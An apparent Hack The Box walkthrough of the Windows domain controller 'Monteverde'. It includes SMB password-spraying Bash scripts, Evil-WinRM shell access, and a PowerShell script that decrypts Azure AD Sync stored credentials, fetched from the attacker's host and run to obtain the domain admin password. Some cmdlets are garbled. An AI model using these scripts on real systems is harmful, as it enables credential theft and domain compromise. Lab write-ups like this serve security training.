Scanning
Let’s first run a port scan to enumerate the open ports on the target machine 10.10.10.160, and since Windows DCs usually have interesting services running on ports higher then 3000 let’s directly add the -p- option:
# Nmap 7.80 scan initiated Sat Jan 25 21:38:09 2020 as: nmap -sC -sV -Pn -sS -p- -oN scans/nmap_extensive 10.10.10.172Nmap scan report for 10.10.10.172Host is up (0.050s latency).Not shown: 65516 filtered portsPORT      STATE SERVICE       VERSION53/tcp    open  domain?| fingerprint-strings:|   DNSVersionBindReqTCP:|     version|_    bind88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-01-25 20:58:49Z)135/tcp   open  msrpc         Microsoft Windows RPC139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: MEGABANK.LOCAL0., Site: Default-First-Site-Name)445/tcp   open  microsoft-ds?464/tcp   open  kpasswd5?593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0636/tcp   open  tcpwrapped3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: MEGABANK.LOCAL0., Site: Default-First-Site-Name)3269/tcp  open  tcpwrapped5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0|_http-title: Not Found9389/tcp  open  mc-nmf        .NET Message Framing49667/tcp open  msrpc         Microsoft Windows RPC49669/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.049670/tcp open  msrpc         Microsoft Windows RPC49671/tcp open  msrpc         Microsoft Windows RPC49702/tcp open  msrpc         Microsoft Windows RPC49784/tcp open  msrpc         Microsoft Windows RPC1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :SF-Port53-TCP:V=7.80%I=7%D=1/25%Time=5E2CB7EA%P=x86_64-pc-linux-gnu%r(DNSVSF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\SF:x04bind\0\0\x10\0\x03");Service Info: Host: MONTEVERDE; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:|_clock-skew: -50m36s| smb2-security-mode:|   2.02:|_    Message signing enabled and required| smb2-time:|   date: 2020-01-25T21:01:18|_  start_date: N/A
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Sat Jan 25 21:54:30 2020 -- 1 IP address (1 host up) scanned in 981.04 seconds
The services that we find are typical of Windows DCs and some of them could be easly exploited to collect juicy informations such as DNS, SMB over NetBIOS, LDAP and WinRM (identified by nmap as Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)).
Technical Details
Most of the previous protocols are well known but I’d like to say something more about the port 5985 which is the canonical one used by Windows Remote Management 2. Let’s read what it is on the Microsoft Windows Dev Center [1][2][3]:
Windows Remote Management (WinRM) is the Microsoft implementation of WS-Management Protocol, a standard Simple Object Access Protocol (SOAP)-based, firewall-friendly protocol that allows hardware and operating systems, from different vendors, to interoperate.The intent of the protocol is to provide consistency and interoperability for management operations across many types of devices (including firmware) and operating systems. WS-Management protocol can be extended as new operations are identified by the IT industry.
The current implementation of the WS-Management protocol is based on the following standard specifications: HTTPS, SOAP over HTTP (WS-I profile), SOAP 1.2, WS-Addressing, WS-Transfer, WS-Enumeration, and WS-Eventing. For more information about the WS-Management standards and XML schemas see https://dmtf.org/standards/wsman
After some research, I’ve found that inside the WinRM’s functions core there are explicit references to the possibility to execute shell commands using this protocol, so it could be a great path to have access to the machine!

And looking around the web, I’ve discovered an easy-to-use Ruby script that provides shell functionality via WinRM (and something more) called Evil-WinRM.
Enumeration
My first attempt to gather information is to try a DNS Zone Transfer, but it reveals itself to be unsecessful.
Interacting with SMB protocol using enum4linux tool and exploiting NULL Session misconfiguration a lot of useful information pop up (let me shorten it, highlighting the most important ones):
 ==========================|    Target Information    | ==========================Target ........... monteverde.htbRID Range ........ 500-550,1000-1050Username ......... ''Password ......... ''Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
 =============================================|    Getting domain SID for monteverde.htb    | =============================================Domain Name: MEGABANKDomain Sid: S-1-5-21-391775091-850290835-3566037492[+] Host is part of a domain (not a workgroup)
 ===============================|    Users on monteverde.htb    | ===============================index: 0xfb6 RID: 0x450 acb: 0x00000210 Account: AAD_987d7f2f57d2  Name: AAD_987d7f2f57d2  Desc: Service account for the Synchronization Service with installation identifier 05c97990-7587-4a3d-b312-309adfc172d9 running on computer MONTEVERDE.index: 0xfd0 RID: 0xa35 acb: 0x00000210 Account: dgalanos  Name: Dimitris Galanos  Desc: (null)index: 0xedb RID: 0x1f5 acb: 0x00000215 Account: Guest  Name: (null)  Desc: Built-in account for guest access to the computer/domainindex: 0xfc3 RID: 0x641 acb: 0x00000210 Account: mhope  Name: Mike Hope  Desc: (null)index: 0xfd1 RID: 0xa36 acb: 0x00000210 Account: roleary  Name: Ray O'Leary  Desc: (null)index: 0xfc5 RID: 0xa2a acb: 0x00000210 Account: SABatchJobs  Name: SABatchJobs  Desc: (null)index: 0xfd2 RID: 0xa37 acb: 0x00000210 Account: smorgan  Name: Sally Morgan  Desc: (null)index: 0xfc6 RID: 0xa2b acb: 0x00000210 Account: svc-ata  Name: svc-ata  Desc: (null)index: 0xfc7 RID: 0xa2c acb: 0x00000210 Account: svc-bexec  Name: svc-bexec  Desc: (null)index: 0xfc8 RID: 0xa2d acb: 0x00000210 Account: svc-netapp  Name: svc-netapp  Desc: (null)
 ======================================================|    Password Policy Information for monteverde.htb    | ======================================================
[+] Password Info for Domain: MEGABANK
  [+] Minimum password length: 7  [+] Password history length: 24  [+] Maximum password age: 41 days 23 hours 53 minutes  [+] Password Complexity Flags: 000000
    [+] Domain Refuse Password Change: 0    [+] Domain Password Store Cleartext: 0    [+] Domain Password Lockout Admins: 0    [+] Domain Password No Clear Change: 0    [+] Domain Password No Anon Change: 0    [+] Domain Password Complex: 0
  [+] Minimum password age: 1 day 4 minutes  [+] Reset Account Lockout Counter: 30 minutes  [+] Locked Account Duration: 30 minutes  [+] Account Lockout Threshold: None  [+] Forced Log off Time: Not Set
Password Complexity: DisabledMinimum Password Length: 7
 ================================|    Groups on monteverde.htb    | ================================
[+] Getting local groups:group:[Cert Publishers] rid:[0x205]group:[RAS and IAS Servers] rid:[0x229]group:[Allowed RODC Password Replication Group] rid:[0x23b]group:[Denied RODC Password Replication Group] rid:[0x23c]group:[DnsAdmins] rid:[0x44d]group:[SQLServer2005SQLBrowserUser$MONTEVERDE] rid:[0x44f]group:[ADSyncAdmins] rid:[0x451]group:[ADSyncOperators] rid:[0x452]group:[ADSyncBrowse] rid:[0x453]group:[ADSyncPasswordSet] rid:[0x454]
[+] Getting domain group memberships:Group 'Operations' (RID: 2609) has member: MEGABANK\smorganGroup 'HelpDesk' (RID: 2611) has member: MEGABANK\rolearyGroup 'Domain Users' (RID: 513) has member: MEGABANK\AdministratorGroup 'Domain Users' (RID: 513) has member: MEGABANK\krbtgtGroup 'Domain Users' (RID: 513) has member: MEGABANK\AAD_987d7f2f57d2Group 'Domain Users' (RID: 513) has member: MEGABANK\mhopeGroup 'Domain Users' (RID: 513) has member: MEGABANK\SABatchJobsGroup 'Domain Users' (RID: 513) has member: MEGABANK\svc-ataGroup 'Domain Users' (RID: 513) has member: MEGABANK\svc-bexecGroup 'Domain Users' (RID: 513) has member: MEGABANK\svc-netappGroup 'Domain Users' (RID: 513) has member: MEGABANK\dgalanosGroup 'Domain Users' (RID: 513) has member: MEGABANK\rolearyGroup 'Domain Users' (RID: 513) has member: MEGABANK\smorganGroup 'Azure Admins' (RID: 2601) has member: MEGABANK\AdministratorGroup 'Azure Admins' (RID: 2601) has member: MEGABANK\AAD_987d7f2f57d2Group 'Azure Admins' (RID: 2601) has member: MEGABANK\mhopeGroup 'Group Policy Creator Owners' (RID: 520) has member: MEGABANK\AdministratorGroup 'Trading' (RID: 2610) has member: MEGABANK\dgalanosGroup 'Domain Guests' (RID: 514) has member: MEGABANK\Guest
User Shell
SMB Information Gathering
As you can see, We gather nine usernames, the local and domaing groups and memberships together with the domain password policy. The first thing that comes to mind is to try to get access to SMB Shared Folders explointing a weak password policy that makes possibile to use the usernames as passwords.
In order to do so, I write a simple Bash script that uses smbclient to test the login attempts:
#!/bin/bash
if [ -z "$1" ]; then  echo "usage: $0 <user.txt>";  exit 1;else  echo "Checking self-credentials from file $1...";  row_n=1;  found=0;  while read cred; do    echo $cred | smbclient -U $cred -L monteverde.htb &>/dev/null;    if [ $? -eq 0 ]; then      echo "[+] $cred:$cred";      found=1;    fi  done < $1  if [ $found -eq 0 ]; then    echo "No success";  fifi
But since We know that the minimum password length is seven, let’s filter a little bit the the script’s input:
┌─[user@parrot]─[~/Monteverde/scans]└──╼ $cat users.txt | grep -x '.\{7,\}'smorganrolearyAdministratorAAD_987d7f2f57d2SABatchJobssvc-atasvc-bexecsvc-netappdgalanos
┌─[user@parrot]─[/media/user/data/Monteverde/codes]└──╼ $./smb_login_checker ../scans/users.txtChecking self-credentials from file ../scans/users.txt...[+] SABatchJobs:SABatchJobs
At this point, enumerating the Shared Folders which the SABatchJobs has access to, we find some with read-only permissions:
┌─[user@parrot]─[/media/user/data/Monteverde/codes]└──╼ $echo SABatchJobs | smbclient --user=SABatchJobs -L monteverde.htbUnable to initialize messaging contextEnter WORKGROUP\SABatchJobs's password:    Sharename       Type      Comment
    ADMIN$          Disk      Remote Admin    azure_uploads   Disk    C$              Disk      Default share    E$              Disk      Default share    IPC$            IPC       Remote IPC    NETLOGON        Disk      Logon server share    SYSVOL          Disk      Logon server share    users$          DiskReconnecting with SMB1 for workgroup listing.do_connect: Connection to monteverde.htb failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)Failed to connect with SMB1    no workgroup available
┌─[user@parrot]─[~/Monteverde]└──╼ $smbmap  u SABatchJobs  p SABatchJobs  H monteverde.htb[+] Finding open SMB ports....[+] User SMB session establishd on monteverde.htb...[+] IP: monteverde.htb:445    Name: monteverde.htb    Disk                                                  Permissions
    ADMIN$                                                NO ACCESS    azure_uploads                                         READ ONLY    C$                                                    NO ACCESS    E$                                                    NO ACCESS    IPC$                                                  READ ONLY    NETLOGON                                              READ ONLY    SYSVOL                                                READ ONLY    users$                                                READ ONLY
None of them contains something useful apart from \\\\monteverde.htb\\users$\mhope that has a azure.xml file in which we find some credentials in clear-text:
��<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04"> <Obj RefId="0"> <TN RefId="0"> <T>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</T> <T>System.Object</T> </TN> <ToString>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</ToString> <Props> <DT N="StartDate">2020-01-03T05:35:00.7562298-08:00</DT> <DT N="EndDate">2054-01-03T05:35:00.7562298-08:00</DT> <G N="KeyId">00000000-0000-0000-0000-000000000000</G> <S N="Password">4n0therD4y@n0th3r$</S> </Props> </Obj></Objs>Let’s try if the password 4n0therD4y@n0th3r$ provides a new valid access, maybe having write permissions on Shared Folders! I duplicate the previous Bash script and modify it a little bit to test this password for all the known usernames:
#!/bin/bashif [ -z "$1" ]; then echo "usage: $0 <password> <users.txt>"; exit 1;else echo "Checking users from file $2 matching the password $1..."; row_n=1; found=0; while read user; do echo $1 | smbclient -U $user -L monteverde.htb &>/dev/null; if [ $? -eq 0 ]; then echo "[+] $user:$1"; found=1; fi done < $2 if [ $found -eq 0 ]; then echo "No success"; fifiThe user that matches the given credentials (mhope) has got the same permissions of the previous one:
┌─[✗]─[user@parrot]─[/media/user/data/Monteverde/codes]└──╼ $./smb_user_bruter 4n0therD4y@n0th3r$ ../scans/users.txtChecking users from file ../scans/users.txt matching the password 4n0therD4y@n0th3r$...[+] mhope:4n0therD4y@n0th3r$WinRM
It’s time to attack the WinRM service and the only way that seems to be viable is to try the found credentials against it, and in fact it works! mhope lets us obtain a remote user shell via Evil-WinRM:
┌─[user@parrot]─[~]└──╼ $evil-winrm -i monteverde.htb -u mhope -p 4n0therD4y@n0th3r$
Evil-WinRM shell v2.2
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\mhope\Documents> type ..\Desktop\user.txt4961976bd7d8f4eeb2ce3705e2f212f2
Privilege Escalation
Looking around we discover two important information:
- mhope account belongs to the Azure Admins group (in reality we already knew it from SMB enumeration btw);
- an
ADsyncservice is running on the target machine, together with aMSSQLSERVERinstance.
*Evil-WinRM* PS C:\Users\mhope\Documents> Get-ADPrincipalGroupMembership mhopedistinguishedName : CN=Domain Users,CN=Users,DC=MEGABANK,DC=LOCALGroupCategory     : SecurityGroupScope        : Globalname              : Domain UsersobjectClass       : groupobjectGUID        : c4506690-1005-4d7a-a186-689b5c56a5e0SamAccountName    : Domain UsersSID               : S-1-5-21-391775091-850290835-3566037492-513
distinguishedName : CN=Remote Management Users,CN=Builtin,DC=MEGABANK,DC=LOCALGroupCategory     : SecurityGroupScope        : DomainLocalname              : Remote Management UsersobjectClass       : groupobjectGUID        : a91ccbd0-a0c7-44f3-9aad-c1201a1be4b5SamAccountName    : Remote Management UsersSID               : S-1-5-32-580
distinguishedName : CN=Azure Admins,OU=Groups,DC=MEGABANK,DC=LOCALGroupCategory     : SecurityGroupScope        : Globalname              : Azure AdminsobjectClass       : groupobjectGUID        : 9b082088-2b04-4535-ba61-e1104d7c72fbSamAccountName    : Azure AdminsSID               : S-1-5-21-391775091-850290835-3566037492-2601
*Evil-WinRM* PS C:\Users\mhope\Documents> servicesPSChildName : ADSyncImagePath : "C:\Program Files\Microsoft Azure AD Sync\Bin\miiserver.exe"
[...]
PSChildName : MSSQLSERVERImagePath : "C:\Program Files\Microsoft SQL Server\MSSQL14.MSSQLSERVER\MSSQL\Binn\sqlservr.exe" -sMSSQLSERVER
[...]
PSChildName : SQLBrowserImagePath : "C:\Program Files (x86)\Microsoft SQL Server\90\Shared\sqlbrowser.exe"
PSChildName : SQLSERVERAGENTImagePath : "C:\Program Files\Microsoft SQL Server\MSSQL14.MSSQLSERVER\MSSQL\Binn\SQLAGENT.EXE" -i MSSQLSERVER
PSChildName : SQLTELEMETRYImagePath : "C:\Program Files\Microsoft SQL Server\MSSQL14.MSSQLSERVER\MSSQL\Binn\sqlceip.exe" -Service
PSChildName : SQLWriterImagePath : "C:\Program Files\Microsoft SQL Server\90\Shared\sqlwriter.exe"
[...]Why should this be interesting? After a lot of research, I’ve found an amazing blog post by @XPN that deeply explains how to exploit Azure AD and local Active Directory misconfigurations during a red team.
Particularly interesting for us is the Password Hash Synchronisation (PHS) process which uploads user accounts and password hashes from Active Directory into Azure, letting the users to authenticate with their local AD credentials against Microsoft services such as Office365, Sharepoint and so on.
In short, using an “express” ADSync configuration, the hashes that has to be sent to the Azure AD are stored inside a local Microsoft SQL Server table. Having enough permissions on the DBMS instance, it is possible to retrive them, to crack them and to finally obtain them in clear-text. I highly recommend to read the article that is linked above to fully understand this process!
In order to confirm my theory, I look for a local database named ADSync that contains the main columns used during the hash decryption process, and here you are:
*Evil_WinRM* PS C:\Users\mhope> Get_SqlDatabase _ServerInstance localhost
Name                 Status          Containment Type Recovery Model CompatLvl Collation                      Owner____                 ______          ________________ ______________ _________ _________                      _____ADSync               Normal          None             Simple               100 Latin1_General_CI_AS           MEGABANK\Administratormaster               Normal          None             Simple               140 SQL_Latin1_General_CP1_CI_AS   samodel                Normal          None             Full                 140 SQL_Latin1_General_CP1_CI_AS   samsdb                 Normal          None             Simple               130 SQL_Latin1_General_CP1_CI_AS   satempdb               Normal          None             Simple               140 SQL_Latin1_General_CP1_CI_AS   sa
*Evil_WinRM* PS C:\Users\mhope\Documents> Invoke_Sqlcmd _Query "SELECT keyset_id, instance_id, entropy FROM mms_server_configuration" _ServerInstance localhost _Database ADSync
keyset_id instance_id                          entropy_________ ___________                          _______        1 1852b527_dd4f_4ecf_b541_efccbff29e31 194ec2fc_f186_46cf_b44d_071eb61f49cd
It’s time to use the PoC that the author put in his article that exploits PHS misconfiguration and decrypts the Administrator password using the algorithm obtained reversing the C:\Program Files\Microsoft Azure AD Sync\Binn\mcrypt.dll library, which is responsible for key management and the decryption of this data. But since the code doesn’t work for some unpredictable reason I need to modify it (I’m really bad at coding in PowerShell…) and this is my final result:
$client = new-object System.Data.SqlClient.SqlConnection$client.ConnectionString = "Server = localhost; Database = ADSync; Integrated Security = True;"$client.Open()$cmd = $client.CreateCommand()$cmd.CommandText = "SELECT keyset_id, instance_id, entropy FROM mms_server_configuration"$reader = $cmd.ExecuteReader()$reader.Read() | Out-Null$key_id = $reader.GetInt32(0)$instance_id = $reader.GetGuid(1)$entropy = $reader.GetGuid(2)$reader.Close()
$cmd = $client.CreateCommand()$cmd.CommandText = "SELECT private_configuration_xml, encrypted_configuration FROM mms_management_agent WHERE ma_type = 'AD'"$reader = $cmd.ExecuteReader()$reader.Read() | Out-Null$config = $reader.GetString(0)$crypted = $reader.GetString(1)$reader.Close()
add-type -path 'C:\Program Files\Microsoft Azure AD Sync\Bin\mcrypt.dll'$km = New-Object -TypeName Microsoft.DirectoryServices.MetadirectoryServices.Cryptography.KeyManager$km.LoadKeySet($entropy, $instance_id, $key_id)$key = $null$km.GetActiveCredentialKey([ref]$key)$key2 = $null$km.GetKey(1, [ref]$key2)$decrypted = $null$key2.DecryptBase64ToString($crypted, [ref]$decrypted)Write-Host ("Password: " + $decrypted)
It’s time to run a SimpleHTTPServer instance, to upload this script via Invoke-WebRequest and to execute it to finally get the desired password:
*Evil-WinRM* PS C:\Users\mhope\Saved Games\.hidden> Invoke-WebRequest http://10.10.14.25:8000/PoC.ps1 -OutFile PoC.ps1*Evil-WinRM* PS C:\Users\mhope\Saved Games\.hidden> .\Poc.ps1Password: <encrypted-attributes> <attribute name="password">d0m@in4dminyeah!</attribute></encrypted-attributes>Last of all, let’s connect to the Administrator account using d0m@in4dminyeah! password and WinRM protocol to read the root flag:
┌─[user@parrot]─[~/Monteverde/codes]└──╼ $evil-winrm -i monteverde.htb -u Administrator -p d0m@in4dminyeah!
Evil-WinRM shell v2.2
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoamimegabank\administrator*Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\root.txt12909612d25c8dcf6e5a07d1a804a0bc